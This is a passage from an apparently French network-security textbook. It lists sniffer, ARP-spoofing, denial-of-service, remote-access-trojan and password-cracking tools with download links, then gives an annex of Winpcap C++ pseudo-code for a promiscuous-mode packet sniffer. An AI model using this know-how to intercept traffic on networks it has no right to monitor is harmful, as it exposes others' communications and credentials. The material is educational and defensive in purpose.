ELHADJ A., KHELALFA M., & KORTEBI M., « An Experimental Sniffer Detector: SnifferWall », *SECI02*, http://www.lsv.ens-cachan.fr/~goubault/SECI-02/Final/actes-seci02/pdf/008-Abdelallahelhadj.pdf, 2002.

GEKO DOSSIER, « Y a-t-il un sniffer sur votre réseau ? », http://www.blocus-zone.com/modules/news/article.php?storyid=344.

GRUNDSCHOBER S., « Sniffer Detector Report », Thèse, IBM Research Division, Zurich Research Laboratory, Global Security Analysis Lab, 1998.

JACOBSON, V. LERES, C., & MC-CANNE S., « The Tcpdump Manual Page », Lawrence Berkley Laboratory.

SANAI D., « Detection of Promiscuous Nodes Using ARP Packets », www.securityfriday.com.

SPANGLER R., « Packet Sniffer Detection with AntiSniff », http://www.packetwatch.net/documents/papers/snifferdetection.pdf, 2003.

TANASE M., « Sniffers : What They Are and How to Protect Yourself », http://www.securityfocus.com/infocus/1549, 2002.

TRABELSI Z. & RAHMANI H., « An Anti-Sniffer Based on ARP Cache Poisoning Attack », *The Information System Security Journal*, Auerbach, Etats-Unis, vol. 13, n° 6, 2005.

TRABELSI Z., « Switched Network Sniffers Detection Technique based on IP Packet Routing », *The Information System Security Journal*, Auerbach, Etats-Unis, 2005.

WHALEN S., « An Introduction to ARP spoofing », http://chocobospore.org/arpspoof, 2001.

WILKINS J., « Taranis: Invisible Traffic Redirection on Ethernet switches », http://www.bitland.net/taranis, 2002.

WU D., & WONG F., « Remote sniffer Detection », Computer Science Division, University of California, Berkeley, 1998.

Revues

2600 : Magazine de piratage, http://www.2600.com.

Information Security Magazine, http://www.infosecuritymag.com.

MISCMAG Magazine, http://www.miscmag.com.

The Hackademy Journal, magazine pratique d'information et d'investigation traitant de la sécurité informatique et du hacking, http://www.thehackademy.net.

ZATAZ, magazine de sécurité et de piratage, http://www.zataz.com.

Outils et sites web

NB. Certains sites web peuvent avoir disparu depuis l'impression de cet ouvrage.

Les* sniffers *des réseaux partagés

Ace Password Sniffer : http://www.effetech.com

Acunetix HTTP Sniffer : http://www.acunetix.com

Advanced HTTP Packet Sniffer : http://www.link-rank.com

BlackICE Pro : http://www.networkice.com

BUTTSniffer : http://www.packetstormsecurity.org

CommView : http://www.tamos.com

Ethereal : http://www.ethereal.com

Icrzoex : http://www.laurentconstantin.com

LANWatch : http://sandstorm.net/products/lanwatch/

Linsniff : http://www.packetstormsecurity.org

MaaTec Network Analyzer : http://www.maatec.com/mtna/index.html

Packet Analyzer Professional : http://www.colasoft.com

Sniff'em : http://www.sniff-em.com

Sniffer Pro : http://www.networkassociates.com

Sniffit : http://reptile.rug.ac.be/~coder/sniffit/sniffit.html

Snort : http:///www.snort.org

Tcpdump : http://www.tcpdump.org

Win Sniffer : http://www.winSniffer.com

Windump : http://netgroup-serv.polito.it/windump

Les* anti-sniffers *des réseaux partagés

AntiSniff : http://anticode.antionline.com

Desniff : http://build.lnx-bbc.org/packages/net/DeSniff.html

PromiScan : http://www.securityfriday.com/products/promiscan.html

PMD (*promiscuous mode detector*) : http://webteca.port5.com

Neped : http://www.apostols.org

SnifferWall : {habdelallahElhadj,mkortebi}@mail.cerist.dz, khelalfa@wissal.dz

Sniffdet : http://sniffdet.sourceforge.net/

Les sniffers *des réseaux commutés*

Angst : http://angst.sourceforge.net/

ARPoison : http://packetstormsecurity.org

Dsniff : http://www.monkey.org/~dugsong/dsniff/

Ettercap : http://ettercap.sourceforge.net

Parasite : http://www.thehackerschoice.com/releases.php

Snarp : http://packetstorm.security.com/NT/snarp.zip

Taranis : http://www.bitland.net/taranis/

Winarp_mim : http://www.arp-sk.org

ZWEKNU : http://www.zweknu.org/src/MiM

Les anti-sniffers *des réseaux commutés*

Advanced AntiSniffer : Trabelsi.zouheir@supcom.rnu.tn, zouheir20012001@yahoo.com

ArpWatch. ftp ://ftp.ee.lbl.gov

Snort : http://www.snort.org

Les sniffers *contrôlables à distance*

ButtSniff : http://www.packetstormsecurity.org

CommView Remote Agent : http://www.tamos.com

Les services et protocoles cryptés

Automate Secure FTP : http://www.hiteksoftware.com

GlobalSCAPE CuteFTP Professional : http://www.globalscape.com

GlobalSCAPE Secure FTP server : http://www.globalscape.com

GnuPG : http://www.gnupg.org/download.html

Hushmail : https ://www.hushmail.com

OpenSSH : http://www.openSSH.org

Pretty Good Privacy : http://web.mit.edu/network/pgp.html

Secure FTP Server : http://www.ipswitch.com

SSH : http://www.ssh.fi

Stunnel : http://www.stunnel.org

Les logiciels de stéganographie

CCTT – Covert Channel Tunneling Tool : http://entreelibre.com/cctt/man_fr.html

EzStego : http://www.stego.com

Hide and Seek : http://www.rugeley.demon.co.uk/security

Hide4PGP : http://www.heinz-repp.onlinehome.de/Hide4PGP.htm

InThePicture : http://www.intar.com/ITP/itpinfo.htm

Steganos : http://www.steganography.com

StegoWav : http://www.jjtc.com/Steganography/toolmatrix.htm

S-tools. www.snapfiles.com/get/stools.html

Les outils et les documents permettant de changer les adresses MAC

Linux

MAC Changer : http://www.alobbs.com/macchanger

Windows 2000, XP et Server 2003

SMAC : http://www.klcconsulting.net/smac/

Windows NT

http://www.klcconsulting.net/Change_MAC_wnt.htm

Windows 98/Me

http://www.klcconsulting.net/Change_MAC_w98.htm

Les scanners de vulnérabilités

Acunetix web Vulnerability Scanner : http://www.acunetix.com

Core Impact : http://www.coresecurity.com

CyberCop Scanner : http://www.nai.com

EnterpriseInspector : http://security.shavlik.com

GFI LANguard Network Security Scanner : http://www.gfi.com

Hacker Whacker : http://www.hackerwhacker.com

ISS Internet Scanner : http://www.iss.net

Nessus : http://www.nessus.org

SiteScan : http://www.hackers.com/html/archive.5.html

Sygate Scan : http://scan.sygatetech.com

Symantec Security Check : http://security1.norton.com

Web Cracker : http://www.packetstormsecurity.org

WWWHACK : http://www.packetstormsecurity.org

Les scanners de ports

NetScanTools : http://netscantools.com

Nmap : http://www.nmap.org

SamSpade : http://www.samspade.org

SuperScan Pro : http://www.superscan.net

WS_ping ProPack : http://www.ipswitch.com

Les outils de contrôle à distance des machines

BackOrifice : http://www.bo2k.com

NetBus : http://www.nwinternet.com/~pchelp/nb/netbus.htm

NetSupport : http://www.netsupport-inc.com

PcAnywhere : http://www.symantec.com

Remote Administrator : http://www.radmin.com

SpyWare : http://www.shareup.com

SubSeven : http://subseven.slak.org

Virtual Network Computing : http://www.uk.research.att.com/vnc

Les antivirus

AntiVir : http://www.free-av.com/

AVG Anti-Virus : http://www.grisoft.com

McAfee : http://www.mcafee.com

Norton Antivirus : http://www.symantec.com

Panda Software Antivirus : http://www.pandasoftware.com

Les outils des attaques de déni de service (Denial of Service – DoS)

CPU Hog : http://206.170.197.5/hacking/denialofservice/

Jolt2 : http://razor.bindview.com

Land : http://packetstorm.securify.com/9901- xploits/eugenics.pl

Ping of Death ; http://packetstorm.securify.com/9901-exploits/eugenics.pl

Smurf : http://packetstorm.securify.com/new-exploits/papasmurf.c

SSping : http://packetstorm.securify.com/9901-exploits/eugenics.pl

Syn Flood : http://packetstorm.securify.com/spoof/unix-spoof-code/synk4.zip

Targa : http://packetstorm.securify.com

TFN2K : http://packetstorm.securify.com/distributed/

Trinoo : http://packetstorm.securify.com/distributed/

WinNuke : http://www.anticode.com

Les outils des attaques de détournement de session

Hunt : http://www.cri.cz/kra/index.html

IP-Watcher : http://www.engarde.com

Juggernaut : http://www.rootshell.com

TTY Watcher. ftp ://coast.cs.purdue.edu/pub/tools/unix/ttywatcher

Les systèmes de détection des intrusions (*intrusion detection systems – *IDS)

Dragon : http://www.enterasys.com/ids

eTrust Intrusion Detection : http://www.cai.com

NetProwler : http://www.symantec.com
Network Flight Recorder : http://www.nfr.com
RealSecure : http://www.iss.net
Secure Intrusion Detection : http://www.cisco.com
Snort : http://www.snort.org

Les archives des sites web attaqués

http://www.2600.com/hacked_pages/
http://www.onething.com/archive
http://www.secureroot.com/category/hackers/hacked_websites/

Les firewalls

Astaro : http://www.astaro.com
Check Point : http://www.checkpoint.com
Firewalk : http:// packetstorm.securify.com/unix/audit/firemalk
Fortigate : http://www.fortinet.com
Kerio Personal Firewall : http://www.kerio.com
McAfee Personal *firewall* : http://www.mcafee.com
Norton Personal *firewall* : http://www.symantec.com
PIX Cisco : http://www.cisco.com
Stonegate : http://www.stonesoft.com
Sygate Personal *firewall* : http://www.sygate.com
ZoneAlarm : http://www.zonelabs.com

Les newsgroups

alt.security
comp.os.ms-windows.nt.admin.misc
comp.os.ms-windows.nt.admin.networking
comp.security
comp.security.misc

comp.security.unix

comp.sys.sgi.admin

comp.sys.sun.admin

comp.unix.admin

misc.security

La sécurité des mots de passe

Brutus : http://www.hoobie.net/brutus

Crack. ftp://cerias.cs.purdue.edu/pub/Tools/unix/crack

John the Ripper : http:/www.openwall.com/john

L0phtcrack : http://www.10pht.com

Password Policy Enforcer : http://www.anixis.com

Les attaques du buffer overflow

Imap Buffer Overflow : http://Packetstorm.securify.com

NetMeeting Buffer Overflow : http://packetstorm.securify.com/9905-exploits/microsoft.netmeeting.txt

ToolTalk Buffer Overflow : http://securityfocus.com

Les outils de sécurité

Cheops : http:/www.marko.net/cheops/

Fragrouter : http:/www.anzen.com

IIS Unicode Exploit ; http:/www.wiretrip.Net/rfp/p/doc.asp?id=57&face=2

LANWalk Scanner (la nouvelle version de xSharez Scanner) et xIntruder : http://www.tools-for.net

Netcat : http://www.10pht.com

Queso : http://www.apostols.org/projectz/queso

THC Scan : http://thc.inferno.tusculum.edu

Divers sites de sécurité

http//www.abirnet.com

http//www.aggroup.com

http://netgroup-serv.polito.it/analyzer/

http://networking.earthweb.com

http://neworder.box.sk

http://packetstorm.decepticons.org.

http://privacy.net

http://routergod.com/gillianander son

http://softload.narod.ru

http://www.securitysoftwaretech.com, 2000

http://www.abirnet.com

http://www.actionline.com

http://www.alaricsecurity.com/ssp.html.

http://www.Allhack.com

http://www.althes.fr/ressources/avis/smart*spoofing*.htm

http://www.alw.nih.gov

http://www.anticode.com

http://www.antionline.com

http://www.astalavista.com

http://www.Bugtraq.com

http://www.cerias.cs.purdue.edu

http://www.cert.org

http://www.ciac.llnl.gov

http://www.Cultdeadcow.com

http://www.deny.de

http://www.detect-it.com

http://www.elitehackers.com

http://www.enslaver.com

http://www.esecurityonline.com

http://www.Firosoft.com/security/philez

http://www.first.org

http://www.frsirt.com
http://www.ftp.cert.dfn.de
http://www.ftp.nec.com
http://www.ftp.porcupine.org
http://www.ftp.win.tue.nl
http://www.geek-speak.net
http://www.hack.co.za
http://www.hackernews.com
http://www.hackersclub.com
http://www.hackingexposed.com
http://www.infosyssec.net
http://www.infowar.co.uk
http://www.insecure.org
http://www.LinuxSecurity.com, 2001
http://www.members.tripod.com
http://www.monkey.org/~dugsong/dsniff/faq.Html
http://www.net.tamu.edu
http://www.networknewz.com
http://www.network-tools.com
http://www.ntbugtraq.com
http://www.ntobjectives.com
http://www.phrack.com
http://www.Porcupine.org
http://www.privacy.net/analyze/
http://www.robertgraham.com/pubs/*sniffing*-faq.html.
http://www.Rogenic.com
http://www.Rootshell.com
http://www.sans.org
http://www.secureroot.com
http://www.Securiteam.com
http://www.Securityfocus.com
http://www.Securitysearch.net

http://www.securitysoftwaretech.com/antisniff/tech-paper.html

http://www.securityspace.com

http://www.sinsecure.org

http://www.sniffer.com, 2000

http://www.Sysinterals.com

http://www.Technotronic.com

http://www.Torus.indirect.co.uk

http://www.trouble.org

http://www.Ussrback.com

http://www.Warmaster.de

http://www.Whitehats.com

http://www.windowsecurity.com

http://www.wiretapped.net

http://www.Wiretrip.net

http://www.Xforce.iss.net

ANNEXE

Programmation des *sniffers* dans les réseaux Ethernet partagés et commutés

A.1. Programmation d'un *sniffer* dans un réseau Ethernet partagé

A.1.1. *Introduction*

Dans un réseau Ethernet partagé, le fonctionnement d'un *sniffer* se résume en la capture et l'analyse des paquets circulant dans le réseau. Ceci nécessite les tâches élémentaires qui suivent :

– lister l'ensemble des interfaces réseaux présentes dans le système où le *sniffer* va s'exécuter ;

– ouvrir en mode *promiscuous* l'interface réseau choisie par l'utilisateur ;

– capturer les paquets circulant dans le réseau ;

– analyser les paquets capturés.

A.2. Environnement de programmation

En optant pour un modèle orienté objet, on peut encapsuler les tâches précédentes dans une classe qu'on appellera par exemple *sniffing* et ayant comme fonctions membres :

List_adapters // Listage des interfaces réseau.
Open_adapter // Ouverture d'une interface réseau en mode *promiscuous*.
Capture // Capture des paquets.
Analyse // Analyse des paquets.

Eventuellement, d'autres classes peuvent être ajoutées à la classe *sniffing*, pour parfaire l'aspect graphique et fournir une documentation de l'application.

L'environnement de la programmation du *sniffer* est :

– Microsoft Visual Studio 6.0 ;
– la bibliothèque Winpcap bêta 3.1 ;
– le langage Visual C++.

La bibliothèque Winpcap est une bibliothèque qui peut s'interfacer avec le langage Visual C++ et faciliter ainsi énormément la tache de la capture des paquets sur le réseau.

A.3. Les principales fonctions d'un *sniffer*

Le pseudo-code des principales fonctions assurant le fonctionnement d'un *sniffer* est le suivant.

La fonction List_adapters

Cette fonction sans paramètres renvoie la liste des interfaces réseau figurant dans le système.

Pseudo-code :

```
#include <pcap.h> // Ce fichier, appelé Header, contient les déclarations des fonctions ajoutées par la bibliothèque Winpcap

char errbuf[PCAP_ERRBUF_SIZE];
pcap_if_t* alldevs,*d;
CString m_String,s, m_StringTab[2];
…
if (pcap_findalldevs(&alldevs, errbuf) == -1) // Cherche des interfaces réseaux
   {
        m_String.Format("Erreur lors de recherche des interfaces: %s\n", errbuf);
        MessageBox(m_String);
return TRUE;
   }
```

```
for(d= alldevs; d != NULL; d= d->next)
   {
                    m_String.Format("%s", d->name);

          if        (d->description)s.Format(" (%s)", d->description);
                    else      s ="La carte réseau n'est pas décrite";

          m_String =m_String +s;
          m_StringTab[0].Format("%d",m_nOpen);
          m_StringTab[1] = m_String;

…
  }
```

La fonction Open_adapter

Elle prend en paramètre un index entier représentant l'interface réseau sélectionnée par l'utilisateur et l'ouvre en mode *promiscuous.*

Pseudo-code

```
#include <pcap.h>

 int m_nInterface;
 pcap_if_t* alldevs,*d;
 pcap_t* m_pPcap_Descripteur ;
…

int i =0 ;

for(d= alldevs; d != NULL && i< m_nInterface ; d= d->next)
   {
i ++ ;
          // Parcourir la liste des interfaces réseau jusqu'à l'interface choisie
       // par l'utilisateur (son numéro= m_nInterface).
    }

if ( (m_pPcap_Descripteur = pcap_open_live(d->name, 100, 1, 20, errbuf) ) ==
NULL)
   {
MessageBox("Erreur lors d'ouverture de l'interface ");
return;
    }
…
```

La fonction capture

Elle renvoie un ensemble de paquets résultant de la capture. La fonction est exécutée dans une activité (*thread*) qui tourne en permanence.

Pseudo-code

```
#include <pcap.h>

pcap_t* m_pPcap_Descripteur ;
struct pcap_pkthdr* header;
const u_char * pkt_data;
…
m_Resultat=pcap_next_ex(m_pPcap_Descripteur,&header,&pkt_data);
…
```

A.4. Structures des paquets

```
#include <pcap.h>

// les types suivants du Header <pcap.h> vont être utilisés:
// u_char  : 1 octet
// u_short : 2 octets
// u_int : 4 octets
```

A.4.1. *Adresse MAC*

```
// L'adresse MAC est de taille  6 octets
typedef struct struct_mac_address {
u_char byte1; //1er octet
u_char byte2; //2ème octet
u_char byte3; //3ème octet
u_char byte4; //4ème octet
u_char byte5; //5ème octet
u_char byte6; //6ème octet
}mac_address;
```

A.4.2. *Adresse IP*

```
// L'adresse IP est de taille 4 octets
typedef struct struct_ip_address{
u_char byte1; //1er octet
u_char byte2; //2e octet
u_char byte3; //3e octet
u_char byte4; //4e octet
}ip_address;
```

A.4.3. *En-tête Ethernet*

```
// L'en-tête Ethernet est de taille 14 octets
typedef struct struct_ethernet_header{
mac_address macd; //Adresse MAC destination
mac_address macs; //Adresse MAC  source
u_short type; //Type de trame
}ethernet_header;
```

A.4.4. *En-tête ARP*

```
// L'en-tête ARP est de taille 28 octets
typedef struct struct_arp_header{
u_short type_m; //Type de matériel
u_short type_p; //Type de protocole
u_char lgr_addr_m; //Taille en octets de l'adresse du matériel
u_char lgr_addr_p; //Taille en octets de l'adresse  du protocole
u_short operation; //Opération (requête ou réponse )
mac_address macs; //Adresse MAC source
ip_address  ips; //Adresse IP source
mac_address macd; //Adresse MAC destination
ip_address  ipd; //Adresse IP destination
}arp_header;
```

A.4.5. *En-tête IP*

```
// L'en-tête IP est de taille 20 octets
typedef struct struct_ip_header{
u_char ver_ihl; // Version (4 bits) + longueur d'En-tête (4 bits)
u_char tos; // Type de service
u_short tlen; // longueur totale
u_short identification; // Identification
u_short flags_fo; // Drapeau (3 bits) + Décalage du fragment (13 bits)
u_char ttl; // Durée de vie (TTL)
u_char proto; // Protocole
u_short crc; // Somme de contrôle(Checksum)
ip_address saddr; // Addresse source
ip_address daddr; // Addresse destination
}ip_header;
```

A.4.6. *En-tête ICMP*

```
// L'en-tête ICMP est de taille 8 octets
typedef struct struct_icmp_header {
u_char type; // Type
```

```
u_char code; // Code
u_short crc; // Somme de contrôle (Checksum)
u_short id; // Identificateur
u_short  seqnum; // Séquence
}icmp_header;
```

A.4.7. *En-tête UDP*

```
// L'en-tête UDP est de taille 8 octets
typedef struct struct_udp_header {
u_short sport; // Port source
u_short dport; // Port destination
u_short length; // Longueur de l'UDP
u_short crc; // Somme de contrôle (Checksum)
}udp_header;
```

A.4.8. *En-tête TCP*

```
// L'en-tête TCP est de taille 20 octets
typedef struct struct_tcp_header {
u_short sport; // Port source
u_short dport; // Port destination
u_int seqnum; // Numéro de séquence
u_int acknum; // Numéro d'acquittement
u_char hlen; // Longueur de l'entête
u_char flags; //les drapeaux
u_short win; // La taille de la fenêtre
u_short crc; // Somme de contrôle de l'En-tête (Header Checksum)
u_short urgptr; // Pointeur d'urgence
}tcp_header;
```

A.5. Exemple d'analyse des paquets

A.5.1. *Identification d'un paquet ARP*

```
pcap_t* m_pPcap_Descripteur ;
struct pcap_pkthdr* header;
const u_char * pkt_data;
ethernet_header ethernet;
arp_header arp;

m_Resultat=pcap_next_ex(m_pPcap_Descripteur,&header,&pkt_data);

if(m_Resultat != 0)
{
```

```
memcpy(&ethernet, pkt_data, sizeof(ethernet _header));

if(ethernet.type==htons(0x0806) )m_String = " Le paquet est de type ARP ";
}
```

A.5.2. *Identification d'une demande ARP (*ARP request*)*

```
pcap_t* m_pPcap_Descripteur ;
struct pcap_pkthdr* header;
const u_char * pkt_data;
ethernet_header ethernet;
arp_header arp;
m_Resultat=pcap_next_ex(m_pPcap_Descripteur,&header,&pkt_data);

if(m_Resultat != 0)
{

        memcpy(&ethernet, pkt_data, sizeof(ethernet _header));

        if(ethernet.type==htons(0x0806) )
                {
        memcpy(&arp, pkt_data+ sizeof(ethernet_header), sizeof(arp _header));
        if(arp. Operation == htons(0x0001))
        m_String = " Le paquet est de type requête ARP (ARP request) " ;

                }
}
```

A.5.3. *Identification d'une réponse ARP (*ARP reply*)*

```
pcap_t* m_pPcap_Descripteur ;
struct pcap_pkthdr* header;
const u_char * pkt_data;
ethernet_header ethernet;
arp_header arp;

m_Resultat=pcap_next_ex(m_pPcap_Descripteur,&header,&pkt_data);

        if(m_Resultat != 0)
        {

        memcpy(&ethernet, pkt_data, sizeof(ethernet _header));
        if(ethernet.type==htons(0x0806) )
                {
        memcpy(&arp, pkt_data+ sizeof(ethernet_header), sizeof(arp _header));
        if(arp. Operation == htons(0x0002))
```

```
                m_String = " Le paquet est de type réponse ARP (ARP reply) ";
                        }
                }
```

A.5.4. *Identification d'un paquet IP*

```
pcap_t* m_pPcap_Descripteur ;
struct pcap_pkthdr* header;
const u_char * pkt_data;
ethernet_header ethernet;
ip_header ip;
        m_Resultat=pcap_next_ex(m_pPcap_Descripteur,&header,&pkt_data);

        if(m_Resultat != 0)
        {

        memcpy(&ethernet, pkt_data, sizeof(ethernet _header));
        if(ethernet.type==htons(0x0800) )
        m_String = "Le paquet est de type IP " ;

        }
```

A.5.5. *Identification du TTL d'un paquet IP*

```
pcap_t* m_pPcap_Descripteur ;
struct pcap_pkthdr* header;
const u_char * pkt_data;
ethernet_header ethernet;
ip_header ip;

m_Resultat=pcap_next_ex(m_pPcap_Descripteur,&header,&pkt_data);

if(m_Resultat != 0)
{

        memcpy(&ethernet, pkt_data, sizeof(ethernet _header));

        if(ethernet.type==htons(0x0800) )
        {
        memcpy(&ip, pkt_data+ sizeof(ethernet_header), sizeof(ip _header));
        m_String.Format("Le TTL est % d ",ip.ttl) ;
        }
}
```

A.5.6. *Identification de l'adresse IP source d'un paquet*

```
pcap_t* m_pPcap_Descripteur ;
struct pcap_pkthdr* header;
const u_char * pkt_data;
ethernet_header ethernet;
ip_header ip;

m_Resultat=pcap_next_ex(m_pPcap_Descripteur,&header,&pkt_data);

if(m_Resultat != 0)
{

        memcpy(&ethernet, pkt_data, sizeof(ethernet));
        if(ethernet.type==htons(0x0800) )
        {
        memcpy(&ip, pkt_data+ sizeof(ethernet_header), sizeof(ip _header));
                m_String.Format("L'adresse IP source est: %d.%d.%d.%d",ip.
                        saddr.byte1,  ip.saddr.byte2,  ip.  saddr.byte3,  ip.
saddr.byte4) ;
        }
}
```

A.5.7. *Identification de l'adresse destination IP d'un paquet*

```
pcap_t* m_pPcap_Descripteur ;
struct pcap_pkthdr* header;
const u_char * pkt_data;
ethernet_header ethernet;
ip_header ip;

m_Resultat=pcap_next_ex(m_pPcap_Descripteur,&header,&pkt_data);

if(m_Resultat != 0)
{

memcpy(&ethernet, pkt_data, sizeof(ethernet_header));

if(ethernet.type==htons(0x0800) )
        {
        memcpy(&ip, pkt_data+ sizeof(ethernet_header), sizeof(ip _header));
        m_String.Format("L'adresse IP destination est: %d.%d.%d.%d ",ip.
        daddr.byte1, ip. daddr.byte2,ip. daddr.byte3, ip. daddr.byte4) ;
        }
}
```

A.5.8. *Identification d'un paquet ICMP*

```
pcap_t* m_pPcap_Descripteur ;
struct pcap_pkthdr* header;
const u_char * pkt_data;
ethernet_header ethernet;
ip_header ip;

        m_Resultat=pcap_next_ex(m_pPcap_Descripteur,&header,&pkt_data);

        if(m_Resultat != 0)
        {

        memcpy(&ethernet, pkt_data, sizeof(ethernet_header));

        if(ethernet.type==htons(0x0800) )
                {
        memcpy(&ip, pkt_data+ sizeof(ethernet_header), sizeof(ip _header));
        if(ip. proto==0x01) m_String= " Le paquet est de type ICMP " ;
                }
        }
```

A.5.9. *Identification d'un paquet ICMP écho requête (*echo request*)*

```
pcap_t* m_pPcap_Descripteur ;
struct pcap_pkthdr* header;
const u_char * pkt_data;
ethernet_header ethernet;
ip_header ip;
icmp_header icmp;
        m_Resultat=pcap_next_ex(m_pPcap_Descripteur,&header,&pkt_data);

        if(m_Resultat != 0)
        {

        memcpy(&ethernet, pkt_data, sizeof(ethernet_header));
        if(ethernet.type==htons(0x0800) )
                {
        memcpy(&ip, pkt_data+ sizeof(ethernet_header), sizeof(ip _header));
        if(ip. proto==0x01)
                        {
                memcpy(&icmp, pkt_data+ sizeof(ethernet_header)+ sizeof(ip
                        _header), sizeof(icmp _header));
                if(icmp. Type== 0x08)m_String= " Le paquet est une requête
                        ICMP (Echo request) " ;
                        }
                }
        }
```

A.5.10. *Identification d'un paquet ICMP écho réponse (***echo reply***)*

```
pcap_t* m_pPcap_Descripteur ;
struct pcap_pkthdr* header;
const u_char * pkt_data;
ethernet_header ethernet;
ip_header ip;
icmp_header icmp;

m_Resultat=pcap_next_ex(m_pPcap_Descripteur,&header,&pkt_data);

if(m_Resultat != 0)
        {

          memcpy(&ethernet, pkt_data, sizeof(ethernet_header));
        if(ethernet.type==htons(0x0800) )
                {
                memcpy(&ip, pkt_data+ sizeof(ethernet_header), sizeof(ip
                        _header));
                if(ip. proto==0x01)
                        {
                memcpy(&icmp, pkt_data+ sizeof(ethernet_header)+ sizeof(ip
                        _header), sizeof(icmp _header));
                if(icmp. Type== 0x00) m_String= "Le paquet est une réponse
                        ICMP (Echo reply) ";
                        }
                }
        }
```

A.5.11. *Identification d'un paquet UDP*

```
pcap_t* m_pPcap_Descripteur ;
struct pcap_pkthdr* header;
const u_char * pkt_data;
ethernet_header ethernet;
ip_header ip;

m_Resultat=pcap_next_ex(m_pPcap_Descripteur,&header,&pkt_data);

if(m_Resultat != 0)
        {

        memcpy(&ethernet, pkt_data, sizeof(ethernet_header));
        if(ethernet.type==htons(0x0800) )
                {
                memcpy(&ip, pkt_data+ sizeof(ethernet_header),
                                sizeof(ip _header));
                if(ip. proto==0x11)m_String= " Le paquet est de type  UDP " ;
                }
        }
```

A.5.12. *Identification du port source UDP*

```
pcap_t* m_pPcap_Descripteur ;
struct pcap_pkthdr* header;
const u_char * pkt_data;
ethernet_header ethernet;
ip_header ip;
udp_header udp;

m_Resultat=pcap_next_ex(m_pPcap_Descripteur,&header,&pkt_data);

if(m_Resultat != 0)
{

memcpy(&ethernet, pkt_data, sizeof(ethernet_header));
if(ethernet.type==htons(0x0800) )
        {
memcpy(&ip, pkt_data+ sizeof(ethernet_header),
                sizeof(ip _header));
if(ip. proto==0x11)
                {
        memcpy(&udp, pkt_data+ sizeof(ethernet_header)+ sizeof(ip _header),
                sizeof(udp _header));
        m_String.Format(" Le port source UDP est : %d ",udp. sport) ;
                }
        }
}
```

A.5.13. *Identification du port destination UDP*

```
pcap_t* m_pPcap_Descripteur ;
struct pcap_pkthdr* header;
const u_char * pkt_data;
ethernet_header ethernet;
ip_header ip;
udp_header udp;

m_Resultat=pcap_next_ex(m_pPcap_Descripteur,&header,&pkt_data);

if(m_Resultat != 0)
        {

        memcpy(&ethernet, pkt_data, sizeof(ethernet_header));

        if(ethernet.type==htons(0x0800) )
                {
        memcpy(&ip, pkt_data+ sizeof(ethernet_header), sizeof(ip _header));
        if(ip. proto==0x11)
```

```
                    {
memcpy(&udp, pkt_data+ sizeof(ethernet_header)+ sizeof(ip
        _header), sizeof(udp _header));
 m_String.Format(" Le port destination UDP est : %d ",udp. dport) ;
                    }
        }
}
```

A.5.14. *Identification d'un paquet TCP*

```
pcap_t* m_pPcap_Descripteur ;
struct pcap_pkthdr* header;
const u_char * pkt_data;
ethernet_header ethernet;
ip_header ip;

m_Resultat=pcap_next_ex(m_pPcap_Descripteur,&header,&pkt_data);

if(m_Resultat != 0)
        {

        memcpy(&ethernet, pkt_data, sizeof(ethernet_header));
        if(ethernet.type==htons(0x0800) )
                {
        memcpy(&ip, pkt_data+ sizeof(ethernet_header), sizeof(ip _header));
        if(ip. proto==0x06) m_String= « Le paquet est de type TCP » ;
                }
        }
```

A.5.15. *Identification du port source TCP*

```
pcap_t* m_pPcap_Descripteur ;
struct pcap_pkthdr* header;
const u_char * pkt_data;
ethernet_header ethernet;
ip_header ip;

m_Resultat=pcap_next_ex(m_pPcap_Descripteur,&header,&pkt_data);

if(m_Resultat != 0)
        {

        memcpy(&ethernet, pkt_data, sizeof(ethernet_header));

        if(ethernet.type==htons(0x0800) )
                {
        memcpy(&ip, pkt_data+ sizeof(ethernet_header), sizeof(ip _header));
```

```
        if(ip. proto==0x06)
                        {
            memcpy(&tcp, pkt_data+ sizeof(ethernet_header)+ sizeof(ip
                _header), sizeof(tcp _header));
            m_String.Format("Le port source TCP est : %d ",tcp. sport) ;
                        }
            }
        }
```

A.5.16. *Identification du port destination TCP*

```
pcap_t* m_pPcap_Descripteur ;
struct pcap_pkthdr* header;
const u_char * pkt_data;
ethernet_header ethernet;
ip_header ip;

m_Resultat=pcap_next_ex(m_pPcap_Descripteur,&header,&pkt_data);

if(m_Resultat != 0)
        {

memcpy(&ethernet, pkt_data, sizeof(ethernet_header));

if(ethernet.type==htons(0x0800) )
                {
        memcpy(&ip, pkt_data+ sizeof(ethernet_header), sizeof(ip _header));
        if(ip. proto==0x06)
                        {
        memcpy(&tcp, pkt_data+ sizeof(ethernet_header)+ sizeof(ip
                _header), sizeof(tcp _header));
         m_String.Format(" Le port destination TCP est : %d ",tcp. dport) ;
                        }
                }
        }
```

A.5.17. *Identification des* flags *SYN et RST dans un paquet TCP*

```
pcap_t* m_pPcap_Descripteur ;
struct pcap_pkthdr* header;
const u_char * pkt_data;
ethernet_header ethernet;
ip_header ip;

m_Resultat=pcap_next_ex(m_pPcap_Descripteur,&header,&pkt_data);

if(m_Resultat != 0)
```

```
{

memcpy(&ethernet, pkt_data, sizeof(ethernet_header));
if(ethernet.type==htons(0x0800) )
        {
memcpy(&ip, pkt_data+ sizeof(ethernet_header), sizeof(ip _header));
if(ip. proto==0x06)
                {
memcpy(&tcp, pkt_data+ sizeof(ethernet_header)+ sizeof(ip
        _header), sizeof(tcp _header));
if(tcp.flags==0x02)m_String =" FLAG=SYN " ;
if(tcp.flags==0x04)m_String =" FLAG=RST " ;

                }
        }
}
```

A.5.18. *Identification du numéro d'acquittement dans un paquet TCP*

```
pcap_t* m_pPcap_Descripteur ;
struct pcap_pkthdr* header;
const u_char * pkt_data;
ethernet_header ethernet;
ip_header ip;

m_Resultat=pcap_next_ex(m_pPcap_Descripteur,&header,&pkt_data);

if(m_Resultat != 0)
        {

        memcpy(&ethernet, pkt_data, sizeof(ethernet_header));
        if(ethernet.type==htons(0x0800) )
                {
        memcpy(&ip, pkt_data+ sizeof(ethernet_header), sizeof(ip _header));
        if(ip. proto==0x06)
                {
        memcpy(&tcp,  pkt_data+  sizeof(ethernet_header)+  sizeof(ip  _header),
                sizeof(tcp _header));
        m_String.Format(" Le numéro d'acquittement est : %d ",tcp. acknum) ;
                }
        }
}
```

A.6. Programmation d'un *sniffer* dans un réseau Ethernet commuté

A.6.1. *Introduction*

L'attaque de corruption du cache ARP et l'activation du routage IP permettent à une machine de sniffer le trafic entre deux machines cibles dans un réseau commuté. Le chapitre 6 détaille le principe du sniffing.

